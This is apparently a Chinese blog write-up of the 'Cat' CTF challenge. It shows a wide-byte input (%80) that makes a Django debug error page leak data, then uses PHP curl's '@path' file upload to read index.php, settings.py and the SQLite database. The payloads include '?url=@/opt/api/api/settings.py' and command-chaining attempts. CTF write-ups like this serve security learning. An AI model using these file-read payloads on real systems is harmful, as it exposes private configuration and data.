

# 【攻防世界】二十 --- Cat

原创

通地塔 于 2020-12-29 20:06:31 发布 120 收藏

分类专栏: [攻防世界](#) 文章标签: [ctf 网络安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_43168364/article/details/111299845](https://blog.csdn.net/qq_43168364/article/details/111299845)

版权



[攻防世界 专栏收录该内容](#)

24 篇文章 0 订阅

订阅专栏

## 题目 — Cat

### 一、writeup

主页嗅到了 **命令执行** 的气息, 但是无法拼接执行

CAT x 在线翻译\_有道 x +

← → ↻ 🏠 220.249.52.134:50058/index.php?url=127.0.0.1&ls

📁 火狐官方网站 📁 常用网址 📁 镇江 📁 就业系统-学生端 📁 在线翻译\_有道 📁 国家信息安全漏洞共...

HackBar Quantum x

Encryption Encoding

Other XSS SQL

Strings Payloads

Load Split Run

http://220.249.52.134:50058/index.php?url=127.0.0.1

Auto-Pwn

### Cloud Automated Testing

输入你的域名, 例如: loli.club

Submit

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp\_seq=1 ttl=64 time=0.103 ms

--- 127.0.0.1 ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 0.103/0.103/0.103/0.000 ms

CAT x +

← → ↻ 🏠 220.249.52.134:50058/index.php?url=127.0.0.1&&ls

📁 火狐官方网站 📁 常用网址 📁 镇江 📁 就业系统-学生端 📁 在线翻译\_有道 📁 国家信息安全漏洞共...

HackBar Quantum x

Encryption Encoding

Other XSS SQL

Strings Payloads

Load Split Run

http://220.249.52.134:50058/index.php?url=127.0.0.1&&ls

Auto-Pwn

### Cloud Automated Testing

输入你的域名, 例如: loli.club

Submit

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp\_seq=1 ttl=64 time=0.029 ms

--- 127.0.0.1 ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 0.029/0.029/0.029/0.000 ms

- Enable Post Data
- Enable Referer

对?url进行fuzz测试，发现 `- . / 和 @` 没有被过滤掉

Request	Payload	Status	Error	Timeout	Length	Comment
13	-	200	<input type="checkbox"/>	<input type="checkbox"/>	453	
14	.	200	<input type="checkbox"/>	<input type="checkbox"/>	453	
15	/	200	<input type="checkbox"/>	<input type="checkbox"/>	453	
22	@	200	<input type="checkbox"/>	<input type="checkbox"/>	453	
1	!	200	<input type="checkbox"/>	<input type="checkbox"/>	464	
2	"	200	<input type="checkbox"/>	<input type="checkbox"/>	464	
3	#	200	<input type="checkbox"/>	<input type="checkbox"/>	464	
4	\$	200	<input type="checkbox"/>	<input type="checkbox"/>	464	
5	%	200	<input type="checkbox"/>	<input type="checkbox"/>	464	
6	&	200	<input type="checkbox"/>	<input type="checkbox"/>	464	
7	'	200	<input type="checkbox"/>	<input type="checkbox"/>	464	
8	(	200	<input type="checkbox"/>	<input type="checkbox"/>	464	
9	)	200	<input type="checkbox"/>	<input type="checkbox"/>	464	
10	*	200	<input type="checkbox"/>	<input type="checkbox"/>	464	
11	+	200	<input type="checkbox"/>	<input type="checkbox"/>	464	
12	,	200	<input type="checkbox"/>	<input type="checkbox"/>	464	

这里输入?url=%36可以回显出6，%36正是6对应的url编码。这说明服务器对我们输入的内容会进行url解码并显示到url上

国家信息安全漏洞共享平台 CAT

220.249.52.134:48655/index.php?url=6

HackBar Quantum

Cloud Automated Testing

输入你的域名，例如: loli.club

http://220.249.52.134:48655/index.php?url=%36


这里猜测服务器端是否使用了gbk编码，看看宽字节是否可以引发报错

CAT

220.249.52.134:50058/index.php?url=%80

HackBar Quantum

Cloud Automated Testing



输入你的域名，例如：loli.club

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta http-equiv="content-type" content="text/html; charset=utf-8">
  <meta name="robots" content="NONE,NOARCHIVE">
  <title>UnicodeEncodeError at /api/ping</title>
  <style type="text/css">
    html * { padding:0; margin:0; }
    body * { padding:10px 20px; }
    body * * { padding:0; }
    body { font:small sans-serif; }
    body>div { border-bottom:1px solid #ddd; }
    h1 { font-weight:normal; }
    h2 { margin-bottom:.8em; }
    h2 span { font-size:80%; color:#666; font-weight:normal; }
    h3 { margin:1em 0 .5em 0; }
    h4 { margin:0 0 .5em 0; font-weight: normal; }
    code, pre { font-size: 100%; white-space: pre-wrap; }
    table { border:1px solid #ccc; border-collapse: collapse; width:100%; background:white; }
    tbody td, tbody th { vertical-align:top; padding:2px 3px; }
    thead th {
      padding:1px 6px 1px 3px; background:#fefefe; text-align:left;
      font-weight:normal; font-size:11px; border:1px solid #ddd;

```

[https://blog.csdn.net/qq\\_43168364](https://blog.csdn.net/qq_43168364)

成功引起报错。将报错的内容复制下来用浏览器打开，是Django的报错页面。Django的版本是：1.10.4。python的版本是：2.7.12

Cloud Automated Testing 输入你的域名，例如：loli.club

## UnicodeEncodeError at /api/ping

'gbk' codec can't encode character u'\ufffd' in position 0: illegal multibyte sequence

**Request Method:** POST  
**Request URL:** http://127.0.0.1:8000/api/ping  
**Django Version:** 1.10.4  
**Exception Type:** UnicodeEncodeError  
**Exception Value:** 'gbk' codec can't encode character u'\ufffd' in position 0: illegal multibyte sequence  
**Exception Location:** /opt/api/dnsapi/utils.py in escape, line 9  
**Python Executable:** /usr/bin/python  
**Python Version:** 2.7.12  
**Python Path:** ['/opt/api', '/usr/lib/python2.7', '/usr/lib/python2.7/plat-x86\_64-linux-gnu', '/usr/lib/python2.7/lib-tk', '/usr/lib/python2.7/lib-old', '/usr/lib/python2.7/lib-dynload', '/usr/local/lib/python2.7/dist-packages', '/usr/lib/python2.7/dist-packages']  
**Server time:** Thu, 17 Dec 2020 09:25:25 +0000

### Unicode error hint

The string that could not be encoded/decoded was: ◆

### Traceback [Switch to copy-and-paste view](#)

```
/usr/local/lib/python2.7/dist-packages/django/core/handlers/exception.py in inner
```

[https://blog.csdn.net/qq\\_43168364](https://blog.csdn.net/qq_43168364)

在报错栈中可以找到相关的代码

```
/opt/api/dnsapi/views.py in wrapper
14.     # 合并 requests.FILES 和 requests.POST
15.     for k, v in request.FILES.items():
16.         if isinstance(v, InMemoryUploadedFile):
17.             v = v.read()
18.             request.FILES[k] = v
19.
20.     request.POST.update(request.FILES)
21.     return f(*args, **kwargs)
22.
23.     return wrapper
24.
25.
26. @process_request
27. def ping(request):
```

合并了files和post请求

```
▶ Local vars

/opt/api/dnsapi/views.py in ping
23.     return wrapper
24.
25.
26. @process_request
27. def ping(request):
28.     # 转义
29.     data = request.POST.get('url')
30.     data = escape(data)
31.     if not re.match('[a-zA-Z0-9\-\.\./]+\$', data):
32.         return HttpResponse("Invalid URL")
33.
34.     return HttpResponse(os.popen("ping -c 1 \"%s\"" % data).read())
35.

▶ Local vars

/opt/api/dnsapi/utils.py in escape
2.     r = ''
3.     for i in range(len(data)):
4.         c = data[i]
5.         if c in ('\\', '\'', '\"', '$', '`'):
6.             r = r + '\\' + c
7.         else:
8.             r = r + c
9.     return r.encode('gbk')
```

执行ping命令的代码

这里使用了r.encode('gbk')对输入的数据进行编码

[https://blog.csdn.net/qq\\_43168364](https://blog.csdn.net/qq_43168364)

可见后台使用了 **gbk编码**，存在宽字节注入，并且在报错页面还有很奇怪的一点，我们用的是 **GET方式** 提交的参数，但是到了服务器端，却是 **POST方式**

### Request information

**USER** AnonymousUser

**GET** No GET data

**POST**

Variable	Value
url	u'\ufffd'

**FILES** No FILES data

**COOKIES** No cookie data

**META**

Variable	Value
CONTENT_LENGTH	'139'
CONTENT_TYPE	'multipart/form-data; boundary=-----42ff7d4b0950ce7a'
DJANGO_SETTINGS_MODULE	'api.settings'
GATEWAY_INTERFACE	'CGI/1.1'
HOME	'/root'
HOSTNAME	'11.00.10000.1'

[https://blog.csdn.net/qq\\_43168364](https://blog.csdn.net/qq_43168364)

还有一点很奇怪这里的 **content\_type** 是：**multipart/form-data**，在表单中进行文件上传时才会用到这个格式，而我们这里并没有上传文件呀。

**COOKIES** No cookie data

**META**

Variable	Value
CONTENT_LENGTH	'934'
CONTENT_TYPE	'multipart/form-data; boundary=-----ea63790460f1b014'
DJANGO_SETTINGS_MODULE	'api.settings'
GATEWAY_INTERFACE	'CGI/1.1'
HOME	'/root'
HOSTNAME	'eabb00d8868d'

[https://blog.csdn.net/qq\\_43168364](https://blog.csdn.net/qq_43168364)

据说比赛时对此题有一个提示，如下

```
RTFM of PHP CURL===>>read the fuck manul of PHP CURL???
```

百度了一下，关键点如下

- 这里数据提交的逻辑是：客户端将 **get数据** 提交给PHP，php使用 **post方式** 给Django写的api。Django对php传进的POST参数进行 **GBK编码**，编码后执行ping命令。
- php中的curl可以通过 **@+完整路径** 来读取文件，而使用的条件正好是需要 **content-type为: multipart/form-data**
- 我们利用**@ + 路径**读取文件后，php通过post传给Django做编码，django中无法对传来的文件中超过 **%7F** 的字符做 **gbk编码**，就会报错，而django又开启了 **Debug模式**，报错的内容可以回显到浏览器中，因此我们就可以读取到文件了。

为了验证可以使用 **?url=@index.php** 来访问index.php文件，通过报错可以得到index.php的部分代码，内容如下



**Request information**

**USER** AnonymousUser

**GET** No GET data

**POST**

Variable	Value
url	'<!DOCTYPE html>\n<head>\n <title>CAT</title>\n</head>\n<body>\n<h1>Cloud Automated Testing</h1>\n<p>\xe8\xbe\x93\xe5\x85\xa5\xe4\xbd\xa0\xe7\x9a\x84\xe5\x9f\x9f\xe5\x90\x8d\xef\xbc\x8c\xe4\xbe\x8b\xe5\xa6\x82\xef\xbc\x9a\lolli.club</p>\n<form action="index.php" method="GET">\n <input name="url" type="text">\n <button>Submit</button>\n</form>\n<pre><code>\n<?php\n# \xe8\xb0\x83\xe7\x94\xa8\xe5\x90\x8e\xe7\xab\xaf API\nif (isset(\$_GET['url'])) {\n \$ch = curl_init("http://127.0.0.1:8000/api/ping");\n \$params = array(\n "url"=>\$_GET[url]\n );\n\n curl_setopt(\$ch, CURLOPT_HEADER, 0);\n curl_setopt(\$ch, CURLOPT_SAFE_UPLOAD, false);\n curl_setopt(\$ch, CURLOPT_POSTFIELDS, \$params);\n curl_setopt(\$ch, CURLOPT_RETURNTRANSFER, true);\n\n \$data = curl_exec(\$ch);\n curl_close(\$ch);\n\n echo htmlspecialchars(\$data);\n}\n?>\n</code>\n</pre>\n</body>\n'

整理后如下所示

```
<?php if(isset($_GET['url']))
{
    # 初始话一个curl对象
    $ch = curl_init("http://127.0.0.1:8000/api/ping");
    $params = array("url"=>$_GET[url]);

    curl_setopt($ch, CURLOPT_HEADER, 0);
    curl_setopt($ch, CURLOPT_SAFE_UPLOAD, false);
    curl_setopt($ch, CURLOPT_POSTFIELDS, $params);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);

    $data = curl_exec($ch);curl_close($ch);

    echo htmlspecialchars($data);
}
?>
```

上面的代码告诉我们：php会将 **?url查询字符串** 的内容通过curl的方式发送给Django编写的ping接口 curl\_setopt中的相关参数

- **CURLOPT\_HEADER** — 启用时会把头文件的信息作为数据流输出
- **CURLOPT\_SAFE\_UPLOAD** — FALSE为启用，**@开头的value**会被当做文件上传。CURLOPT\_SAFE\_UPLOAD选项配置不当结合其他情况可能造成任意文件读取 --- 这里是解这道题的关键点。
- **CURLOPT\_POSTFIELDS** — 全部数据使用HTTP协议中的"POST"操作来发送。要发送文件，在文件名前面加上**@**前缀并使用**完整路径**。这个参数可以通过urlencoded后的字符串类似'para1=val1&para2=val2&...'或使用一个以字段名为键值，字段数据为值的数组。如果value是一个数组，**Content-Type**头将会被设置成 **multipart/form-data**。
- **CURLOPT\_RETURNTRANSFER** — 将curl\_exec()获取的信息以文件流的形式返回，而不是直接输出

通过报错内容可以得到项目的根路径为: **/opt/ant**

```
Python version: 2.7.12
Python Path: [ '/opt/api',
               '/usr/lib/python2.7',
               '/usr/lib/python2.7/plat-x86_64-linux-gnu',
               '/usr/lib/python2.7/lib-tk',
               '/usr/lib/python2.7/lib-old',
               '/usr/lib/python2.7/lib-dynload',
               '/usr/local/lib/python2.7/dist-packages',
               '/usr/lib/python2.7/dist-packages' ]

Server time: Thu, 17 Dec 2020 09:25:25 +0000 https://blog.csdn.net/qq\_43168364
```

在Django项目下一般有一个 settings.py 文件, 是 设置网站数据库路径的 (Django默认使用 `sqlite3`数据库), 如果使用了其他的数据库settings.py会设置用户名和密码, settings.py文件还会 对项目的整体设置进行定义。这里读取settings.py文件 (django项目生成的settings.py文件会存放在以项目目录下再以项目名称命名的文件夹下面), 执行: `?url =@/opt/api/api/settings.py` 读取。

The screenshot shows the Burp Suite interface. The URL bar contains `http://220.249.52.134:50058/index.php?url=@/opt/api/api/settings.py`. The response pane shows the following HTML content:

```
<!DOCTYPE html>
<html lang="en">
<head>
<meta http-equiv="content-type" content="text/html; charset=utf-8">
<meta name="robots" content="NONE,NOARCHIVE">
<title>UnicodeDecodeError at /api/ping</title>
<style type="text/css">
html * { padding:0; margin:0; }
body * { padding:10px 20px; }
body * * { padding:0; }
body { font:small sans-serif; }
body>div { border-bottom:1px solid #ddd; }
h1 { font-weight:normal; }
h2 { margin-bottom:.8em; }
h2 span { font-size:80%; color:#666; font-weight:normal; }
</style>
</head>
</html>
```

将报错得到的代码复制下来用浏览器打开, 可以在 settings 中找到数据库的相关信息

The screenshot shows the Django Settings page for the module `api.settings`. The `DATABASES` setting is expanded to show the following configuration:

```
{'default': {'ATOMIC_REQUESTS': False,
             'AUTOCOMMIT': True,
             'CONN_MAX_AGE': 0,
             'ENGINE': 'django.db.backends.sqlite3',
             'HOST': '',
             'NAME': '/opt/api/database.sqlite3',
             'OPTIONS': {},
             'PASSWORD': ''}}
```

`?url=@/opt/api/database.sqlite3` 查看其中的内容, 其中可以找到flag

```
\x00\x00\x00\x00\x00\x00\x00\x1c\x01\x02AWHCTF {yoooo_Such_A_GOOD_@}\n&#39;</pre></td>
```

## 二、知识点

- php curl使用 @ + 路径 读取文件
- 宽字节注入
- django的相关文件